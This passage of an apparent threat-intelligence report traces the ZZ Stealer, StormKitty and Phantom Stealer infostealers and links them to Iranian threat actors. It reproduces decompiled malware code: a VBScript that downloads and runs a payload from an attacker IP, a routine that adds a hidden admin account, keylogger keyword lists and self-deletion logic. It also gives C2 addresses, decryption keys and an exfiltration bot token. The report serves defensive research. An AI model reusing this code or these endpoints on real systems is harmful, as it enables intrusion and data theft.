    args = parser.parse_args()

    if args.single_b64:
        b64_values = [args.single_b64]
    elif args.file_of_b64:
        with open(args.file_of_b64,'r') as f:
            b64_values = f.readlines()

    for b64_value in b64_values:
        encrypted_base64 = b64_value.strip()
        try:
            print("%s,%s"%(decrypt_string(encrypted_base64,password,salt,iv),encrypted_base64))
        except Exception as e:
            print("excpeption:%s"%encrypted_base64)

if __name__=="__main__":
    main()
```

This malware was already analyzed here. I verified that this variant is similar—below is a summary of the analysis of the main functionality:

The malware first implements various anti-analysis checks. If it detects a risk, it will sleep for a random amount of time and then terminate itself:
1. Machine name is not of a known sandboxes
BUXF-O02J2Q,JACOCOOK,JOHN-PC,ABBY-PC,USER-PC,AZURE-PC,GREFRANKLI,LISA-PC

2. User names is not of a known sandboxes
abby,IT-ADMIN,Paul Jones,WALKER,Sandbox,timmy,sandbox,sand box,maltest,malware,virus,JohnDoe,HAL9TH,John Doe,Emily,CurrentUser,test,george,Anna,ss

3. File does not exist – %USERPROFILE%\Pictures\My Wallpaper.jpg
4. hosting / datacenter / cloud (implemented but not used) – check if HTTP GET to "https://ip-api.com/line/?fields=hosting" does not return "True"


5. Research tool's processes doesn't exist (not used): Pythonw.exe,ollydbg.exe,processhacker.exe,tcpview.exe,autoruns.exe,de4dot.exe,ilspy.exe,dnspy.exe,autorunsc.exe,filemon.exe,procmon.exe,regmon.exe

6. Research tool's files don't exist (not used):SbieDll.dll,SxIn.dll,Sf2.dll,snxhk.dll,cmdvrt32.dll
7. Microsoft Hyper-V checks via checking if the MAC address begins with 00:15:5D:00:B2

ZZ Stealer appears to be a first-stage malware (like Foudre) that first collects environmental data, screenshots, and exfiltrates all desktop files. In addition, upon receiving the command "8==3" from the C2 server, it will download and execute the second-stage malware also named by the threat actor as 8==3.

A very similar strike-back attempt at a security researcher was documented in this Checkmarx article from the beginning of 2024. While the C2 server IP is different, the name of the PHP file is the same: *upwawsfrg.php*. And the ZIP file, which decoded the executable malware, is similar using 0x33 instead of 0x44 as the XOR byte.

Below is a screenshot from the case from 2024, which is very similar to our Telegram group ZIP file. The name of the file follows a similar zip file format: *<userName>-<computerName>-<date>.zip*. And the body of the message is exactly the same format.



We were able to verify that the counter attack documented by Checkmarx is actually a previous version of ZZ Stealer. This variant named by the threat actor as "AB" uses the exact same decryption key, IV and salt as our new "8=3 variant" to decrypt its own configuration. It also uses the "8=3" C2 server commands that will be detailed in the next section.


The "AB" variant of ZZ Stealer downloads a second-stage encrypted binary from the C2 server using an HTTP GET request to zd=1 and uses a different AES key to decrypt it: ae$tcgtAcoRT8441. The second-stage malware is not StormKitty, but instead used an AB Metasploit-generated payload connecting to C2 server 104.248.194.233 on port 443. However, we found two other AB variants that download and execute the Monkey variant of StormKitty.


We believe this is a strong indication that suggests a link between the Prince of Persia and the threat actor behind the targeting of open-source Python libraries documented by Checkmarkx. Both used:

1. The exact counter strike technique as a reaction to the same Telegram forward message attempt.
2. The same tools and attack chain: a very similar ZIP file and a similar lnk file that uses a similar PowerShell script to drop the exact same variant of the ZZ Stealer malware.
3. The same process where ZZ Stealer downloads the second-stage malware using the same decryption key from a page with the exact same unique name and parameters.

The StormKitty 8==3 file downloaded and executed by the ZZ Stealer in memory exfiltrates files to https://api.telegram.org/bot7033932802:AAGEIhL9e0lyUi0vjZnRy3PcwnKJPhSCFWQ/getchat?chat_id=1126217452

The group is still active and operated by a user named N3cro M4ncer.






The bot exfiltrating victim's files to the Telegram group is *d00m3rz_bot*.

api.telegram.org/bot7033932802:AAGEIhL9e0lyUi0vjZnRy3PcwnKJPhSCFWQ/getme?chat_id=1126217452

Pretty-print



```
{
  "ok": true,
  "result": {
    "id": 7033932802,
    "is_bot": true,
    "first_name": "d00mer",
    "username": "d00m3rz_bot",
    "can_join_groups": true,
    "can_read_all_group_messages": false,
    "supports_inline_queries": false,
    "can_connect_to_business": false,
    "has_main_web_app": false,
    "has_topics_enabled": false
  }
}
```


We were able to forward the first message from the operator sent on May 14, 2024. At first, we did not see any exfiltrated files. We executed the malware in our lab and in some public sandboxes and got the following exfiltrated files.



Each report is an encrypted ZIP file; the filename is the hardware ID (HWID) of the victim's machine. The content of the ZIP file is split into directories of exfiltrated data. For example the report looks like this:

```
  *8==3 - Report:*
Date: 2026-01-07 10:06:48 am
System: Windows [redacted] Insider Preview (64 Bit)
Username: Safebreach
CompName: DESKTOP-[redacted]
Language: ת en-IL
Antivirus: Windows Defender.

  *Hardware:*
CPU: Intel(R) Core(TM) i7-9850H CPU @ 2.60GHz
GPU: VMware SVGA 3D
RAM: 1023MB
HWID: 1F8BFBFF000906ED
Power: NoSystemBattery (1%)
Screen: 1918x928
```



Data extraction:

- AntiAnalysis (VirtualBox, SandBox, Debugger, VirusTotal, Any.Run)
- Get system info (Version, CPU, GPU, RAM, IPs, BSSID, Location, Screen metrics, Installed apps)
- Chromium based browsers (passwords, credit cards, cookies, history, autofill, bookmarks)
- Firefox based browsers (db files, cookies, history, bookmarks)
- Internet explorer/Edge (passwords)
- Saved wifi networks & scan networks around device (SSID, BSSID)
- File grabber (Documents, Images, Source codes, Databases, USB)
- Detect banking & cryptocurrency services in browsers
- Steam, Uplay, Battle.Net, Minecraft session
- Install keylogger & clipper
- Desktop & Webcam screenshot
- ProtonVPN, OpenVPN, NordVPN
- Cryptocurrency Wallets
- Directories structure
- Telegram sessions
- Outlook accounts
- Pidgin accounts
- Skype session
- Discord tokens
- Filezilla hosts
- Process list
- Product key
- Autorun module

Below is the relevant function in the source code of ZZ Stealer that reproduced it. The only single difference is that in ZZ Stealer, the first line is "🙈 8==3 – Report*" instead of "😸 StormKitty- Report*". 8==3 is a common ASCII-style

emoticon used as a phallic symbol and used in the ZZ Stealer code as commands from the C2 server.

```
private static void SendSystemInfo(string url)
{
    Report.UploadKeylogs();
    string text = string.Concat(new string[]
    {
        "\n  \ud83d\ude39 *StormKitty - Report:*\nDate: ",
        SystemInfo.datenow,
        "\nSystem: ",
        SystemInfo.GetSystemVersion(),
        "\nUsername: ",
        SystemInfo.username,
        "\nCompName: ",
        SystemInfo.compname,
        "\nLanguage: ",
        Flags.GetFlag(SystemInfo.culture.Split(new char[]
        {
            '_'
        })[1]),
        " ",
        SystemInfo.culture,
        "\nAntivirus: ",
        SystemInfo.GetAntivirus(),
        "\n\n  \ud83d\udcbb *Hardware:*\nCPU: ",
        SystemInfo.GetCPUName(),
        "\nGPU: ",
        SystemInfo.GetGPUName(),
        "\nRAM: ",
        SystemInfo.GetRamAmount(),
        "\nPower: ",
        SystemInfo.GetBattery(),
        "\nScreen: ",
```

Moreover, the typelibguid is the same in both ZZ Stealer and StormKitty: *a16abbb4-985b-4db2-a80c-21268b26c73d.* In addition, the keylogger, banking, and crypto services are identical. Below is the screenshot of ZZ Stealer:

```
public static void smethod_1()
{
    Class84.smethod_0(string.Concat(new string[]
    {
        "net user ",
        Class64.string_9,
        " ",
        Class64.string_10,
        " /add"
    }));
    Class84.smethod_0("net localgroup administrators" + Class64.string_9 + "  /add");
}

public static string string_9 = "dickhead";

// Token: 0x040000F8 RID: 248
public static string string_10 = "InZisiWeTrust";

public static string[] string_12 = new string[]
{
    "facebook", "twitter", "chat", "telegram", "skype", "discord", "viber", "message", "gmail", "protonmail",
    "outlook", "password", "encryption", "account", "login", "key", "sign in", "пароль", "bank", "банк",
    "credit", "card", "кредит", "shop", "buy", "sell", "купить"
};

// Token: 0x040000FC RID: 252
public static string[] string_13 = new string[] { "qiwi", "money", "exchange", "bank", "credit", "card", "банк", "кредит" };

// Token: 0x040000FD RID: 253
public static string[] string_14 = new string[]
{
    "bitcoin", "monero", "dashcoin", "litecoin", "etherium", "stellarcoin", "btc", "eth", "xmr", "xlm",
    "xrp", "ltc", "bch", "blockchain", "paxful", "investopedia", "buybitcoinworldwide", "cryptocurrency", "crypto", "trade",
    "trading", "биткоин", "wallet"
};
```

And here are the exact same strings in StormyKitty stub:
5BF4902802BCC524679C47555F85E230B55829CAEF5CD3777250F952A0F4C967

```
// Token: 0x0400008B RID: 139
public static string[] KeyloggerServices = new string[]
{
    "facebook",
    "twitter",
    "chat",
    "telegram",
    "skype",
    "discord",
    "viber",
    "message",
    "gmail",
    "protonmail",
    "outlook",
    "password",
    "encryption",
    "account",
    "login",
    "key",
    "sign in",
    "пароль",
    "bank",
    "банк",
    "credit",
    "card",
    "кредит",
    "shop",
    "buy",
    "sell",
    "купить"
};

// Token: 0x0400008C RID: 140
public static string[] BankingServices = new string[]
{
    "qiwi",
    "money",
    "exchange",
    "bank",
    "credit",
    "card",
    "банк",
    "кредит"
};
```

Lastly, both drop a .bat file for self destruction:

- chcp 65001 TaskKill /F /IM 5268 Timeout /T 2 /Nobreak Del /ah
- chcp 65001TaskKill /F /IM 8020 Timeout /T 2 /Nobreak Del /ah

Both are identical, except the current process ID and ZZ Stealer deletes a single file:

```
public static void Melt()
{
    string text = Path.GetTempFileName() + ".bat";
    string location = Assembly.GetExecutingAssembly().Location;
    string text2 = Path.Combine(Path.GetDirectoryName(location), "DotNetZip.dll");
    string text3 = Path.Combine(Path.GetDirectoryName(location), "AnonFileApi.dll");
    int id = Process.GetCurrentProcess().Id;
    using (StreamWriter streamWriter = File.AppendText(text))
    {
        streamWriter.WriteLine("chcp 65001");
        streamWriter.WriteLine("TaskKill /F /IM " + id.ToString());
        streamWriter.WriteLine("Timeout /T 2 /Nobreak");
        streamWriter.WriteLine(string.Concat(new string[]
        {
            "Del /ah \"",
            location,
            "\" & Del /ah \"",
            text2,
            "\" & Del /ah \"",
            text3,
            "\""
        }));
    }
```


We also found an older stub of StormKitty configured with the same Telegram group ID uploaded to VirusTotal.com in October 2024 and created on May 14, 2024, which is exactly the date of the first message sent in the threat group chat.

- Sha256: 4398063cd50c77b8d28f15c35b5948165b356f33dd7c4504eeac0c328fe97487


When it executed in the VirusTotal.com sandbox back in 2024, it resulted in a file 0BF9CBC365.zip ae2005c3fe8ab3b96ab712c5543651431c25fa4f42f828e22bf3ae414cf663c1:

```
  *8==3 - Report:*
Date: 2024-10-30 5:10:38 AM
System: Windows 10 Pro (64 Bit)
Username: george
CompName: 414408
Language: us en-US
Antivirus: Windows Defender.

  *Hardware:*
CPU: Intel(R) Core(TM) i7-3615QE CPU @ 2.30GHz
GPU: FZ_Z5PO5
RAM: 8191MB
HWID: 0BF9CBC365
Power: NoSystemBattery (1%)
Screen: 1024x768

  *Network:*
Gateway IP: 192.168.2.1
Internal IP: No network adapters with an IPv4 address in the system!
External IP: 34.17.55.59
BSSID: 00:50:56:95:26:0d
```


On January 17, 2026, we began capturing exfiltrated files from a new malware in the Telegram group 7033932802:AAGEIhL9e0lyUi0vjZnRy3PcwnKJPhSCFWQ:




The threat actor was rebranding the malware as Phantom Stealer v3.5.0.



A website was referenced where the malware and crypter can be purchased.



The website also includes a 14-minute video about how to set up the malware, including the IP of the attackers RDP server 191.101.130.244 and Telegram messages.




This IP is resolved to the same *phantomsoftwares.site* from February to March 2025 and is used as a host to download different malware files:

Scanned	Detections	Status	URL
2025-10-29	6 / 98	-	http://191.101.130.244/
2025-10-02	6 / 98	-	https://191.101.130.244/
2025-07-29	15 / 97	-	http://191.101.130.244/js/build1.ps1
2025-07-29	14 / 97	-	http://191.101.130.244/js/pentest.zip
2025-06-05	12 / 97	-	http://191.101.130.244/vbs/maxi1.ps1
2025-06-04	8 / 97	-	https://191.101.130.244/dashboard/
2025-06-04	12 / 97	-	http://191.101.130.244/vbs/mic2.txt
2025-06-04	8 / 97	-	http://191.101.130.244/js/build1.ps1g
2025-06-03	13 / 97	-	http://191.101.130.244/upload/2.txt
2025-06-03	7 / 97	-	http://191.101.130.244/js/pentest.zip/
2025-06-03	4 / 97	-	http://191.101.130.244/upload/build1.txt50a3ab
2025-07-29	15 / 97	-	http://191.101.130.244/upload/build1.txt
2025-06-03	5 / 97	404	http://191.101.130.244/js/build1.ps1/
2025-06-03	4 / 97	200	http://191.101.130.244/upload/mic2.txt
2025-06-02	4 / 97	404	http://191.101.130.244/uploah
2025-06-02	4 / 97	200	http://191.101.130.244/upload/maxi1.txt
2025-05-30	4 / 97	200	http://191.101.130.244/upload/13.txt
2025-05-29	7 / 97	404	http://191.101.130.244/vbs/12.ps1
2025-05-27	4 / 97	200	http://191.101.130.244/upload/12.txt
2025-05-26	6 / 97	404	https://191.101.130.244/vbs/2.ps1/
2025-05-26	5 / 97	200	http://191.101.130.244/vbs/2.ps1
2025-05-22	1 / 97	200	http://191.101.130.244/upload/1.txt
2025-03-24	1 / 96	-	http://191.101.130.244/dashboard
2025-03-06	11 / 96	404	http://phantomsoftwares.site/svchost/google_update-uninstaller.exe
2025-03-05	10 / 96	200	https://phantomsoftwares.site/svchost/google_update-uninstaller.exe
2025-12-19	14 / 98	200	http://www.phantomsoftwares.site/
2025-02-18	7 / 96	200	http://phantomsoftwares.site/blacklist
2025-02-18	6 / 96	404	http://www.phantomsoftwares.site/svchost/chrome_update.exe
2026-01-05	15 / 98	200	http://phantomsoftwares.site/
2025-02-18	4 / 96	200	https://phantomsoftwares.site/svchost/Compilers/MinGW64/libexec/gcc/x86_64-w64-mingw32/4.9.2/
2025-02-18	4 / 96	200	https://phantomsoftwares.site/svchost/Compilers/tinycc/include/sec_api/stdlib_s.h
2025-02-18	4 / 96	200	https://phantomsoftwares.site/svchost/Compilers/tinycc/libtcc.dll
2025-02-18	4 / 96	200	https://phantomsoftwares.site/blacklist/
2025-02-17	4 / 96	404	https://phantomsoftwares.site/svchost/google_update-uninstaller.exe/
2025-02-17	3 / 96	200	https://phantomsoftwares.site/svchost/google_update.exe
2025-12-02	11 / 98	200	https://www.phantomsoftwares.site/
2025-02-16	0 / 96	200	https://www.phantomsoftwares.site/shrine/less.exe
2025-09-17	10 / 98	404	https://www.phantomsoftwares.site/svchost/chrome_update.exe
2025-02-16	0 / 96	200	https://phantomsoftwares.site/svchost/chrome_logs.exe

Phantom Stealer shares a lot of source code with StormKitty malware. The configuration is encrypted using the same AES encryption with this key and IV:

```
salt = bytes([102,51,111,51,75,45,49,49,61,71,45,78,55,86,74,116,111,122,79,87,82,114,61,40,116,78,90,66,102,75,43,98,83,55,70,121]) #phantom
password  = bytes([59,38,75,70,33,77,33,104,56,94,105,84,58,60,41,97,63,126,109,88,101,78,42,126,111,63,103,78,91,118,64,114,81,61,66]) #phantom
```

It also uses the same encryptor as Stealerium's encryptor:



Phantom Stealer was analyzed before in [this Proofpoint article](#).

The *mic2.txt* file was downloaded by a VBScript from 191.101.130.244. The VBS decodes it from base64 encoding and executes it.

```
s1 = "http://191.101.130.244/vbs/mic2.txt"  ' Change this
' ========================save to Temp=====================================
s3 = CreateObject(s10).ExpandEnvironmentStrings(s11)
s4 = s3 & "\" & "file." & "exe"
' ====================Download the Base64-encoded text file==================
Set s5 = CreateObject(s12)
s5.Open "G" & "ET", s1, False
s5.Send
If s5.Status = 200 Then
    s2 = s5.ResponseText
    '============================Decode Base64====================================
    Set s6 = CreateObject(s13)
    Set s7 = CreateObject(s14)
    Set s9 = CreateObject(s15)
    s9.Type = 1 ' Binary
    s9.Open
    s9.Write (DecodeBase64(s2))
    s9.SaveToFile s4, 2 ' Overwrite if exists
    s9.Close
    CreateObject(s10).Run s4, 1, False
Else
    'My messages
End If

Function DecodeBase64(b64)
    Dim xml, node
    Set xml = CreateObject(s13)
    Set node = xml.createElement("t" & "mp")
    node.DataType = s16
    node.Text = b64
    DecodeBase64 = node.nodeTypedValue
End Function
```

This *mic2.txt* is also downloaded by Remcos malware, which was found by Symantec and shown in [this article](#) to be used by APT33.

[APT33](#) is a suspected Iranian threat group that has carried out operations since at least 2013. The group has targeted organizations across multiple industries in the United States, Saudi Arabia, and South Korea, with a particular interest in the aviation and energy sectors.

Remcos is not a self-developed tool and is widely used by different threat groups, but it may indicate one possible link between Prince of Persia and APT33 and serves as a second link to different Iranian threat groups.

Track Back to 2022


The older version of ZZ Stealer connected to C2 server [http://128.199.113.162/](#)awautng.php and downloaded and executed StormKitty.

```
private static void DownloadStage2()
{
    string encrypted = "KTY1MnttbnNzem9zeHtvc3Bxb3N3cG4jNiM0Ni8lbzIpMg==";
    string userName = Environment.UserName;
    string machineName = Environment.MachineName;
    string versionString = Environment.OSVersion.VersionString;
    string value = string.Concat(new string[]
    {
        "ZZ#_",
        userName,
        "_",
        machineName,
        "_",
        versionString,
        "_ZZ#"
    });
    Uri address = new Uri(Program.DecryptStr(encrypted));
